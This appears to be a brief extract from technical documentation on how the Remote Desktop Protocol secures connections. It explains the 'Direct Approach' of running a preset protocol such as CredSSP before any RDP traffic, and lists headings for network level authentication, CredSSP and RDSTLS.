
➤ Direct Approach: Instead of negotiating a security package, the client and server immediately execute a predetermined security protocol (for example, the CredSSP Protocol) prior to any RDP traffic being exchanged on the wire. This approach results in all RDP traffic being secured using the hard-coded security package. However, it has the disadvantage of not working with servers that expect the connection sequence to be initiated by an X.224 Connection Request PDU.



## Network level authentication



CredSSP



RDSTLS